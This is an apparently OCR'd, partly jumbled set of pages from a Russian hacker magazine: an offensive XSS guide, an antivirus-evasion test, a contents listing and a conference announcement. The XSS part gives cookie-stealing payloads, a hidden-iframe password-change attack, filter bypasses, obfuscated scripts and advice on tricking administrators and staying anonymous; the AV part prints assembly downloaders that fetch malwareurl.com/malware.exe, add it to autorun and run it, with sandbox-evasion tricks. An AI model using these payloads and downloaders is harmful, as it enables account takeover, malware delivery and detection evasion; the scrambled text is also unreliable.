
Пример подключения внешнего скрипта:

```
<script src=http://nash.host.ru/script.js></script>
```

Единственный минус такого способа заключается в том, что идет обращение к конкретному серверу, а значит, можно обнаружить злоумышленника.



Заветное окошко alert('XSS')



Нет JavaScript — нет проблем

ВЫЖМИ ВСЕ!

Где и как использовать уязвимости типа XSS? Вот несколько самых популярных направлений:

Доступ

Как ты уже понял, одна из главных целей XSS заключается именно в том, чтобы получить cookie жертвы и проникнуть в ее аккаунт. Для этого необходимо найти соответствующую уязвимость, вставить на страницу скрипт отправки печенек на снифер, а затем использовать сграбленные печеньки для доступа на нужный сайт.

Трафик (баннеры, голосования, сплойты и многое другое)

XSS можно использовать также и для добычи трафика. Например, с помощью вставки iframe кода связки эксплойтов или даже открытия нового окна со ссылкой.

Рабочая сила

Через хитрые комбинации JavaScript + PHP можно провести банальную прогрузку капчи для ее халявной расшифровки юзерами чужого ресурса. Для этого атакованная страница блокируется до тех пор, пока пользователь не введет код с нее:

```
<script src="http://nash.host.ru/script.
js">
//код файла script.js
```

```
<?php
...
$id = mysql_fetch_array(mysql_
query("SELECT id FROM kapchi;"));
$captcha_id = $id['id'];
echo('
...
<h1 style="color:gray;font-
family:verdana;">Докажите, что Вы не
бот:</h1>
<img src="http://nash.host.ru/captcha.
php?img='.$captcha_id.'">
...
');
?>
```

Подробнее о данном векторе читай в октябрьском номере нашего журнала.

CSRF

Иногда, даже имея логин и пароль/сессию, мы не можем попасть в аккаунт, так как привязка может быть к ip-адресу, браузеру и другим данным. Поэтому XSS в чистом виде не пройдет. Но, зная конструкцию сайта, мы все равно сможем попасть в аккаунт. Каким образом? Представим, что в сграбленных печеньках абстрактного ресурса мы нашли такие записи:

```
login=admin
password=1234
session=f13db539e8aebff0c82ce57a05d17b9f
```

Если мы вставим эти кукисы к себе с помощью описанных выше способов, то ничего этим не добьемся, так как сервер составил сессию примерно так:

```
$session = md5($login.":".$passwd.":".$_
SERVER['REMOTE_ADDR']);
```

Теперь изучим сайт. На сайте есть форма смены пароля в кабинете пользователя. Смена происходит после следующего запроса:

```
/changePasswd?oldpassword=[СТАРЫЙ
ПАРОЛЬ]&newpassword=[НОВЫЙ ПАРОЛЬ]
```

Наши действия — внедрение скрытого iframe, исходя из данных в печеньках:

```
<html>
<script>
document.getElementsByTagName('html')
[0].innerHTML += '<iframe src="[ЛИНК
НА СМЕНУ ПАРОЛЯ НА ТВОЙ]" border="0"
frameborder="0" width="0" height="0"></
iframe>';
</script>
...
</html>
```

Таким образом, зайдя на уязвимую страницу, нужный нам юзер сам себе сменит пароль, даже не подозревая об этом.



Тонны новых XSS уязвимостей

ЗАЩИТУ МОЖНО ОБОЙТИ, ЕСЛИ ИСПОЛЬЗУЕТСЯ ОДНОРАЗОВОЕ УДАЛЕНИЕ СЛОВ И СИМВОЛОВ

Фильтрация любых символов, кроме <>:;/,=

Здесь самое лучшее решение заключается в использовании протокола «data», который вполне может подойти для вставки произвольного кодированного в base64 кода в атрибут «src». Пример такой вставки:

```
<script src=data:;base64,YWxlcnQoKTs=></script>
```

Синтаксис работы с протоколом «data» выглядит достаточно тривиально:

```
data:MIME-тип;кодировка,данные
```

Здесь «данные» — это пресловутый `alert()`, закодированный в base64. Указанный способ работает далеко не везде, но его главное преимущество заключается в том, что не засвечивается адрес сервера.

Вставка данных в JS-код на странице

Внедрение произвольного кода в HTML-страницу может встретиться где угодно, например, однажды на одном из ресурсов я обнаружил крайне забавный случай вывода пользовательских данных прямо в JavaScript! Выглядело это примерно так:

```
<html>
  ...
  <script>
    var a = "<?php echo($_POST['data']); ?>";
    // операции с "a"
```

```
    </script>
    ...
</html>
```

В таких случаях необходимо и достаточно просто проанализировать HTML-код страницы и понять, что для успешной атаки нужно всего лишь выйти за пределы инициализации переменной и внедрить ядовитый сценарий:

```
123"; alert(document.cookie); b="
```

В итоге получим alert-окошко, выведенное на экран:

```
<html>
    ...
    <script>
        var a = "123"; alert(document.cookie); b="";
        // операции с "a"
    </script>
    ...
</html>
```

BB-коды

Очень часто в различных форумных, блоговых и других движках можно встретить так называемые BB-коды, которые разрешают вставку только конкретных тегов, к примеру: [a], [img], [b]. Не менее часто встречаются и такие случаи, когда веб-разработчики просто производят замену "[" на "<", не фильтруя остальное содержимое. Здесь также можно использовать упомянутые выше js-обработчики. Пример такого использования:

```
[img src="!@#$%^" onError="alert(1);"]
```

Недостаточные атрибуты

Также крайне интересен эпизод с недостаточными атрибутами:

```
<?php
...
echo('<input type="text" value="'.strip_tags($_
POST['data']).'">');
...
?>
```

Что же делать в этом случае? На ум приходит вставка какого-нибудь обработчика, например, onMouseOver. Но поле, как назло, находится в самом низу страницы, и пользователь вряд ли наведет на него мышью (указанный обработчик запускается при наводе курсора мыши на элемент). Решение довольно простое — добавить еще один атрибут в тег input. Имя ему — style. Зачем? Затем, чтобы с помощью стилей сделать это поле размером на всю страницу. Так ядовитый элемент совершенно точно попадет под курсор юзера. Вот один из примеров реализации всего этого непотребства:

```
" onMouseOver="alert(document.cookie)"
style="position:absolute;
top:-1000px;left:-1000px;width:5000px;height:5000px;z-in-
dex:10000;"
musor="
```

Теория перехода

Любой браузер может запускать JS-код через одноименный протокол. Это представляется возможным при переходе по ссылке вида «javascript: alert(1);». Вот примеры тегов, где используется ссылочная основа:

```
<a href="javascript:alert(document.cookie);">Мои фотки</a>
<iframe src="javascript:alert(document.cookie);"></iframe>
```

```
# Exploit Title: Wordpress - Beer Recipes v.1.0 XSS
# Google Dork: -
# Author: TheUzuki
# Software Link: http://opensourcebrew.org/beer-recipes-plugin/
# Version: v.1.0
# Tested on: Windows 7
# CVE : -

#####################################################################
# SIESTTA 2.0 (LFI/XSS) Multiple Vulnerabilities
# download: http://opensourcebrew.org/beer-recipes-plugin/
#
# Author: TheUzuki.' from HF
# mail: uzuki[@]live[dot]de
#
#
# This was written for educational purpose. Use it at your own risk.
# Author will be not responsible for any damage.
#
#####################################################################
#
# Notes: You need to be User at the Wordpress Board
#
#####################################################################

--Description of Wordpress Plugin--

Creates a custom post type for easily entering beer recipes into WordPre

--Exploit--


By Commenting a Beer Recip, with a javascript, the Javascripts,gets exec
This causes a XSS.

--PoC--

<script>alert(document.cookie)</script>


# 1337day.com [2011-06-25]
```

Июньская XSS в плагине WordPress



XSS в DuoCMS

```
<script src="javascript:alert(document.cookie);"></script>
```

Данный баг можно легко проэксплуатировать в случае вставки каких-либо ссылок на страницу, где фильтруются даже символы <>".

Контроль регистра вводимых данных

Очень простым и, как ни странно, вполне рабочим способом обхода всевозможных XSS защит является изменение регистра вводимых тегов/протоколов. Часто фильтр режет только теги из нижнего регистра, например: body, script, javascript. Изменив написание данных тегов на bOdY, sCrIpT и JaVaScRiPt, мы легко обойдем такую защиту.

Обход защит нерекурсивного удаления подозрительных данных

Если попытаться ввести любые теги в тестируемый скрипт, то почти наверняка этот самый скрипт просто удалит их. Данную защиту также можно обойти, если используется одноразовое удаление подозрительных слов или символов. Различие между одноразовым и многоразовым удалением зависит от того, рекурсивна ли функция удаления или нет.

Вот пример одноразового удаления:

```
$code = str_replace("<body", "", $code);
```

А вот пример рекурсивного удаления:

ПРАКТИЧЕСКИЕ СОВЕТЫ

После ознакомления с несколькими обходами защит от XSS-атак настало время уделить внимание некоторым практическим советам при работе с XSS:

Анонимность
После получения пользовательских данных с помощью XSS (логин, пароль или сессия) нельзя забывать про анонимность. Способы ее организации давно известны: прокси/соксы, VPN, дедик и другие.

Подстановка куков себе
Подставить себе чужие кукисы легко через браузер Opera (Инструменты → Дополнительно → Управление cookies), а также через плагины в других браузерах. Еще кукисы можно подставлять прямо в адресную строку браузера. К примеру, в моем самописном снифере любые куки выводятся прямо в виде готового JS-кода. Таким образом, я сразу получаю строку вида `javascript:document.cookie="key=value";` (вставляем ее на атакуемой странице в адресную строку и нажимаем Enter).

Замаскированная проверка
Хочу предостеречь тебя от захода на интересный сайт и мгновенного ввода во все доступные поля чего-то вроде `"><script>alert(1);</script>`. Это выглядит так же глупо, как найти автомат с кофе, который при зажатии 2 каких-либо кнопок выдает все деньги, и каждый день забирать все деньги на глазах людей вокруг. Любые пентесты XSS резонно проводить скрытно от администратора и пользователей. Например, для проверки фильтрации символов "<" и ">" можно просто ввести в поле ввода значение "<привет!>". Затем смотрим HTML-код полученной страницы и, если данные символы вывелись в своем первозданном виде, продолжаем строить из себя дурачка следующим образом:

```
Dead <Body> — Track 6.mp3
```

И так далее с остальными тегами.

Скрытное использование активной XSS
Также популярной ошибкой является составление ядовитой ссылки с активной XSS и отправка ее админу нужного ресурса. Админ далеко не всегда так прост, как кажется. Он сразу все поймет. Гораздо лучше создать HTML страничку с таким кодом:

```
<body onLoad="location.href='ядовитая
ссылка'"></body>
```

затем сохранить ее на какой-нибудь фрихост (например, dalmatincy.fhost.ru) с именем oshibka.jpg и настроить апачевский .htaccess файл вот так:

```
AddType application/x-httpd-php .jpg
```

Далее на админскую почту высылается примерно такое письмо:

```
Здравствуйте, мне очень нравится Ваш
сайт, но я не знаю как обойти эту ошибку
на нем: http://dalmatincy.fhost.ru/
oshibka.jpg
```

Еще менее заметный вариант — это создание iframe с ядовитой ссылкой. Причем создание такого iframe лучше реализовать динамически через JS и затем закриптовать этот код:

```
<script>var l=['reverse','join','split',
'slice','93B','2C5F//
...
/9/43D225F//73/3/F/E74223E3C2F/4/97/3E27
293'],i1='6',
il='con\x73\x74\x72\
x75ctor',ll='',_=['length',
'unescape'],li=[],l1=this;l=l[l[3]](4)
[l[0]]()
...
join(ll))();</script>
```

Подробнее о шифровке JavaScript читай в сентябрьском номере журнала.

JavaScript через flash
Еще одним редким, но метким методом является загрузка ядовитых flash-файлов и вставка их в страницу. В данном случае можно загрузить специальный флеш-ролик, который будет посылать пресловутые кукисы на твой снифер.

Универсальный вектор
Универсальный вектор — это внедряемая в HTML-страницу строка, которая фактически не зависит от окружения и вызывает уязвимость типа XSS. На многих хак-форумах идут конкурсы на составление подобных векторов. Позволю себе в качестве примера показать мозголомный универсальный вектор от Gareth Heyes:

```
javascript:/*--></marquee></script></
title></textarea></noscript></style>
</xmp>">[img=1]<img -/style=-

=expression&#40&#47;&#42;'/-/*&#39;,/**/
eval(name)//&#41;;width:100%;height:100%
;position:absolute;behavior:url
(#default#VML);-o-

link:javascript:eval(title);-o-link-
source:currentname=

alert(1) onerror=eval(name) src=1 auto-
focus onfocus=eval(name) onclick=
eval(name) onmouseover=eval(name) backgr
ound=javascript:eval(name)//>"
```

Да, действительно интересное решение, спасибо Гаресу Хейсу (twitter.com/#!/gareth-heyes). Но, исходя из практики поиска XSS-багов, это не столь эффективно, так как подобные вставки побуждают админа латать дыры, что влечет за собой огромную палевность. Также смущает размер и реакция на различные фильтры каких-либо частей вектора. Лично я никогда не использовал подобные головоломки именно по этим причинам. Но, если заниматься написанием сканера XSS, этот вариант можетпригодиться.

```
function recursiveReplace($text, $replace, $repalce_to)
{
    $text = str_replace($replace, $repalce_to, $text);
    return (strstr($text, $replace)) ?
    (recursiveReplace($text, $replace, $repalce_to)) :
        ($text);
}

$code = recursiveReplace($code, "<body", "");
```

В таком случае «<body» удаляется из кода до тех пор, пока код не будет его содержать. Обход одноразового удаления выглядит следующим образом:

```
<bo<bodydy onLoad="alert(1)">
```

После удаления «<body» данный код будет вполне работоспособным:

```
<body onLoad="alert(1)">
```

ПОСЛЕСЛОВИЕ

Я надеюсь, что, несмотря на некоторую баянистость кросс-сайтового скриптинга, ты с интересом прочитал этот материал. В любом случае помни, что все новое — это хорошо забытое старое. Кто знает, может быть, через несколько лет багокопатели обнаружат новые интересные способы обхода всевозможных фильтров, и мы обязательно о них напишем

Preview

СЦЕНА




92

КОРОБКА В ОБЛАКАХ

История успешного стартапа, который начался с простой идеи, как сделать мир лучше, а пользователей — счастливее. Когда в 2008 году Дрю Хьюстон и его напарник Араш Фирдоуси затеяли создание Dropbox, ны рынке уже были продукты для для синхронизации данных, были утилиты для бэкапа, и были системы контроля версий. Однако парням удалось убедить инвесторов, что у пользователей до сих пор нет того, чего им действительно нужно — простого как две копейки сервиса, который разом решал бы все поставленные задачи. Написанный прототип на Python, развернутый на мощностях Amazon S3+EC2, быстро превратился в бешено популярный проект с 25 миллионами пользователей.

MALWARE





84

АССЕМБЛЕРОМ ПО ЭВРИСТИКЕ

Тесты антивирусов — наше любимое занятие. В этот раз мы проверили эвристические алгоритмы популярных продуктов своими харкорными методиками.



88

БОЛЬНЫЕ БОТЫ

Android Market не проверяет добавляемые приложения, чем активно пользуются создатели малвари. Но что представляет собой мобильный зловред?

UNIXOID




114

ВОЙНА ЗА РЕСУРСЫ

Как выделить одному Linux-приложению 30% процессорного времени, другому — 5% оперативки, а третьему — всего 128 Кб ширины интернет-канала? Да легко!


CODING



106

ANTIHASP

Многие серьезные разработчики софта использую аппаратную защиту HASP. Но даже аппаратный ключ можно эмулировать, не прибегая к пальянику.



110

DLL-ХАРДКОДИНГ

Чтобы запустить свой код, не обязательно компилировать его в exe-файл и ждать, когда юзер кликнет по нему в проводнике. Внедряем свою DLL в чужую программу.

SYN/ACK



129

НА СТРАЖЕ ПЕРСОНАЛЬНЫХ ДАННЫХ

Разговор о том, как законно защитить персональные данные, не покупая кота в мешке. Опыт человека, который съел на этому собаку.

Сергей Греков

Ассемблером по эвристике

НАКОРЯЧИВАЕМ AVG, AVAST, CLAMAV, PANDA, COMODO: ПРОСТО, ЭФФЕКТИВНО И БЕЗ ИЗВРАЩЕНИЙ

Самое главное из всех читательских пожеланий, которые нам присылали по следам предыдущих тестов, — больше хардкора. Ну это мы и сами хотели обеспечить :). А следующее по популярности мнение — больше подозрительности для объектов тестирования. Вдруг некоторые аверы не определяли наши тесты потому, что они не очень подозрительны? OK, сделаем прогу, которая скачивает файл из сети, записывает его в автозагрузку и запускает. Сомнительный функционал, не так ли?



DVD

Полный текст статьи ждет тебя на диске.

В качестве участников для нашего очередного теста я выбрал пять аверов из совершенно разных «категорий»: AVG, Avast, ClamAV, Panda, Comodo. Как видишь, тут присутствуют четыре халявных антивируса, и один — крутой, платный, с медведем на обложке, для сравнения. Все тесты я проводил под VmWare с установленной Windows XP SP3 x86.


«Вирусы» для теста я писал на ассемблере, а компилировал MASM'ом. Предыдущий тест (xakep.ru/post/56236/default.asp) заключался в том, что я сделал простенький Downloader, который улучшал различными путями, чтобы избавиться от детектирования. Причем если в прошлый раз я старался использовать тонкости работы процессоров x86, то сейчас я пробовал обойти антивирус, применяя особенности Windows.

ВИРУС НОМЕР РАЗ

Вот код нашего первого примера:

```
.data
pi PROCESS_INFORMATION <>
startupinfo STARTUPINFO <>

.data
pKey dd ?
RunKey db "SOFTWARE\Microsoft\Windows\CurrentVersion\Run", 0
Malware db "Malware",0
```



comodo бдит по полной программе. Но ему все нравится!

```
.code
url db "http://www.malwareurl.com/malware.exe",0
pathtosave db "c:\windows\system32\malware.exe",0

start:
invoke URLDownloadToFileA, 0,
  offset url, offset pathtosave, 0, 0

invoke RegCreateKeyExA, HKEY_LOCAL_MACHINE,
  offset RunKey, 0, 0, REG_OPTION_NON_VOLATILE,
  KEY_ALL_ACCESS, 0, offset pKey, 0

invoke lstrlenA, offset pathtosave

invoke RegSetValueExA, pKey, offset Malware, 0, REG_SZ,
  offset pathtosave, eax

invoke RegCloseKey, pKey

invoke CreateProcessA, offset pathtosave, 0, 0, 0,
  NORMAL_PRIORITY_CLASS, 0, 0, 0, offset startupinfo,
  offset pi

invoke ExitProcess, 0

retn
```


Здесь все очевидно — тупое скачивание файла при помощи URLDownloadToFile, а затем запуск этого файла с помощью CreateProcess. Помимо этого производится добавление скачанного файла в автозагрузку стандартным путем. По идее, все представленные антивирусы должны его детектить. Однако оказалось, что обнаружить простейший Downloader способны лишь AVG и ClamAV. Причем AVG выдал «общий» вердикт, а ClamAV, по-видимому, нет — Win32/DH и W32.SPERO.Prolixus.0825 соответственно. Идем дальше.

ЗЛОБНЫЙ ТРОЯН НОМЕР ДВА

Вот код нашего второго примера:

```
discCroot db "C", 0, ":", 0
start:
assume fs:nothing

mov eax, fs:[30h]
```



clamav — опенсорсный антивирус, наверняка любимый нашими юниксоидами вроде Андрюшка и Сергея Яремчука, внезапно победил. С них причитается!

```
mov eax, [eax + 10h]
mov eax, [eax + 03Ch]
mov eax, [eax]
cmp eax, dword ptr [discCroot]
jz malware_code
jmp exit

malware_code:
```

Здесь приведена только «интересная» часть кода, так как все остальное осталось аналогичным предыдущему вирусу. Но эта последовательность инструкций наверняка покажется большинству читателей неочевидной. А все потому, что я очень хитер :). В самом начале в регистр EAX попадает содержимое памяти по смещению 30h в сегменте FS. В системах Windows NT в этом месте содержится указатель на блок PEB (Process Environment Block). Этот блок содержит системные данные, описывающие процесс. Далее идет обращение к элементу, отстоящему на 10h от начала PEB'a — указателя на RTL_USER_PROCESS_PARAMETERS.

Затем «вирус» берет дворд по указателю по смещению 3C. По этому смещению располагается строка в юникоде, содержащая текущую папку. Таким образом, если «вирус» запускается с диска C, то в регистре EAX должно оказаться значение discCroot. Так должно быть при нормальном исполнении файла, а антивирус может и не быть осведомлен о содержимом упомянутых структур. Таким образом, если в регистре EAX окажется не корень диска C, то процесс должен завершиться. Если эвристика в антивирусе не знает, как правильно исполнить весь код, то, скорее всего, файл окажется «чистым». Протестировав его, видим, что те же самые два антивируса его и обнаруживают, а остальные трое опять молчат.

ВИРУС ЗА НОМЕРОМ ТРИ

Теперь я решил проверить, знают ли антивирусы про содержимое модуля kernel32. Для этого я сваял следующий «троянец»:

```
kernel32 db "kernel32",0
dword_PE db "PE",0,0

start:
push offset kernel32
call LoadLibraryA

mov ecx, [eax + 03ch]
```

Файл/AV-вендор	1	2	3	4	5
AVG	Win32/DH	Win32/DH	Win32/DH	—	—
Avast	—	—	—	—	—
ClamAV Immunitet	W32.SPERO.Prolixus.0825	W32.SPERO.Prolixus.0825	W32.SPERO.Prolixus.0825	W32.SPERO.Prolixus.0825	W32.SPERO.Prolixus.0825
Panda	—	—	—	—	—
Comodo Internet Security	—	—	—	—	—

Результаты нашего теста

```
mov eax, [eax + ecx]
cmp eax, dword ptr [dword_PE]
jz malware_code
jmp Exit
```

Этот код в самом начале получает базовый адрес kernel32. Затем происходит обращение к полю e_lfanew структуры IMAGE_DOS_HEADER. Это поле содержит смещение от начала файла до «нового» заголовка. В качестве «нового» могут выступать PE-, LE- и NE-заголовки. Но в данном случае, очевидно, там должен содержаться дворд PE\0\0. На это и производится проверка. Если антивирус знает, что там содержится, то файл, скорее всего, будет задетектирован, так как в этом случае будет исполняться ветвь downloader'a. Ситуация с детектированием не изменилась.

ЧЕТВЕРТЫЙ ПРИМЕРЧИК


Следующее, что я решил проверить — работа эвристических анализаторов антивирусов с редкими API–функциями. Причем функцию я выбирал такую, чтобы она возвращала не ноль и не один в случае провала. Мой выбор пал на TreeResetNamedSecurityInfo:

```
.code
url db "http://www.malwareurl.com/malware.exe",0
pathtosave db "malware.exe",0

start:
invoke TreeResetNamedSecurityInfo,0,0,0,0,0,0,0,0,0,0,0

cmp eax, 78h
jz Malware_Code
jmp Exit
```

По данным MSDN, эта функция сбрасывает security information в дескрипторах защиты выбранного дерева объектов. Если вызов функции завершается неудачей, то последняя возвращает 78h. Если антивирус не знает о правильном возвращаемом значении, а просто пропускает функции или поступает как-то по-иному, но все равно неверно, то он должен пойти по ложной ветви, которая приводит к завершению процесса с помощью ExitProcess. Эта попытка наконец-то заставила «отвалиться» AVG, поэтому единственным антивирусом, детектирующим этот файл, оказался ClamAV.



Третий пример детектирован AVG. Следующий тест она уже не потянет

ПРИМЕР НОМЕР ПЯТЬ

Напоследок я решил проверить, как будут вести себя антивирусы, если в коде будет присутствовать большой и долгий цикл. Для этого я сделал очередной «вирус»:

```
.code
url db "http://www.malwareurl.com/malware.exe",0
pathtosave db "malware.exe",0

start:
mov ecx, 5000h
push ecx

Cycle_Begin:
call GetTickCount
sub edx, eax
push 1000h
call Sleep

push 0
call GetModuleHandle

pop ecx
dec ecx
push ecx
jnz Cycle_Begin
```

Код весьма тривиальный — 5000h раз будет вызываться функция GetTickCount, GetModuleHandle и Sleep, с параметром 1000h. В результате можно будет проверить, способны ли эвристические анализаторы обходить такие долгие циклы (на обычной машине код Downloader'a должен начать исполняться примерно через сутки: 1000h * 5000h = 5 000 000h = 83 886 080 мс = 83 886 с = 1398 мин = 23 часа). Короче, если антивирусы будут просто исполнять код (эмулируя или под какой-нибудь собственной виртуалкой), то времени у них на это не хватит. А вот если у пользователя компьютер будет работать сутки без перезагрузки, то загрузка с «вредоносного» урла успешно будет произведена. В итоге — ничего не изменилось. Только ClamAV справился с этим «вирусом», вынеся вердикт W32.SPRO.Prolixus.0825.

ЗАКЛЮЧЕНИЕ

Результатами этого теста я был обескуражен. Почему платный антивирус от Panda ничего не обнаружил?! Почему бесплатный ClamAV ничего не пропустил, а все остальные пропустили?! Как вообще работает AVG, что ему удалось обнаружить лишь несколько «вирусов», но не все?! Вопросы, как обычно, остались без ответов. ⊐⊏



ZERONIGHTS

Мы посетили множество международных конференций от Индии до Америки и везде нас спрашивали о российских мероприятиях. Все удивлялись, когда мы говорили, что security-конференций в России нет. Слава Богу, в этом году ситуация начала меняться, и мы очень рады представить новую конфу Zeronights, которая пройдет 25 ноября в Питере.

Организатором мероприятия выступает российское сообщество DEFCON при поддержке компании Digital Security. Цель конференции — собрать лучших специалистов в своей области, которые расскажут о последних достижениях, 0day уязвимостях и методиках взлома.

Доклады, представленные на конференции, в настоящий момент проходят жесткий отбор командой независимых специалистов, которые и выберут самых достойных. В числе программного комитета такие всемирно известные специалисты, как: Крис Касперски, Дейв Аител (CEO Immunity, США), Питер Ван Иекхаут (CorelanTeam, Бельгия), The Grugq (COSEINC, Тайланд), Евгений Климов (PWC, Россия), Илья Медведовский (DigitalSecurity, Россия), Никита Кислицин (журнал «Хакер», Россия) и Александр Матросов (ESET, Россия). На настоящий момент уже заявлены следующие доклады:

- **Алексей Лукацкий (Cisco)**. В представлении не нуждается! Доклад: «Бостонская матрица киберпреступности или какова бизнес-модель современного хакера?».
- **Федор Ярочкин (Amorize)**. Хакер старой школы, наш соотечественник, автор X-Probe. Приехал к нам из Тайвани. Доклад: «Анализ незаконной Интернет-деятельности».
- **Самуил Шах (NetSquare)**. Известнейший специалист по безопасности, почетный гость на крупнейших международных конференциях и отличный спикер. Прилетит из загадочной Индии. Доклад: «Веб-войны 3».
- **Алексей Синцов (DigitalSecurity)**. Автор новых методик эксплуатации и «убийца» ДБО. Представит на наш суд новый триллер «Где лежат деньги?».
- **Александр Матросов (ESET)**. Virus-Freeman излечит всех от новых типов троянов. Доклад: «Современные тенденции развития вредоносных программ для систем ДБО».
- **Александр Поляков (Digital Security)**. «Дайте мне SAP я его сломаю». Оценит безопасность приложений. Доклад из секции FastTrack: «Не трогай, а то развалится: взлом бизнес приложений в экстремальных условиях».

За месяц до конференции будет объявлен итоговый список участников, прошедших предварительный отбор. Следи за новостями!

FAST-TRACK СЕКЦИЯ

Помимо основной секции с докладами, будет организована и секция, посвященная небольшим, но значимым исследованиям, а также просто интересным мыслям, идеям и наработкам в области ИБ. В течение 15 минут докладчики расскажут о наболевших проблемах и их решениях, а также поднимут для обсуждения острые вопросы. Кроме этого, в конце секции любой участник конференции сможет получить 5 минут славы и представить свое исследование, обрисовать проблему или высказаться по теме прямо на конференции.

КОНКУРСЫ ПО ЖИВОМУ ВЗЛОМУ

Конкурсы любят все, и организаторы конфы решили провести их по-особенному. На Zeronights не будет выдуманных ситуаций. Желающим будут предоставлены настоящие программно-аппаратные комплексы и системы. На таких системах каждый сможет проверить свои способности по поиску новых уязвимостей типа 0day в режиме онлайн. АСУ-ТП, платежный терминал, сервер с SAP системой и многое другое — попробуй взломать! Помимо этого, будут конкурсы от наших партнеров на обход WAF, поиск уязвимостей и взлом замков (lockpicking) с призами, закрытыми замками.

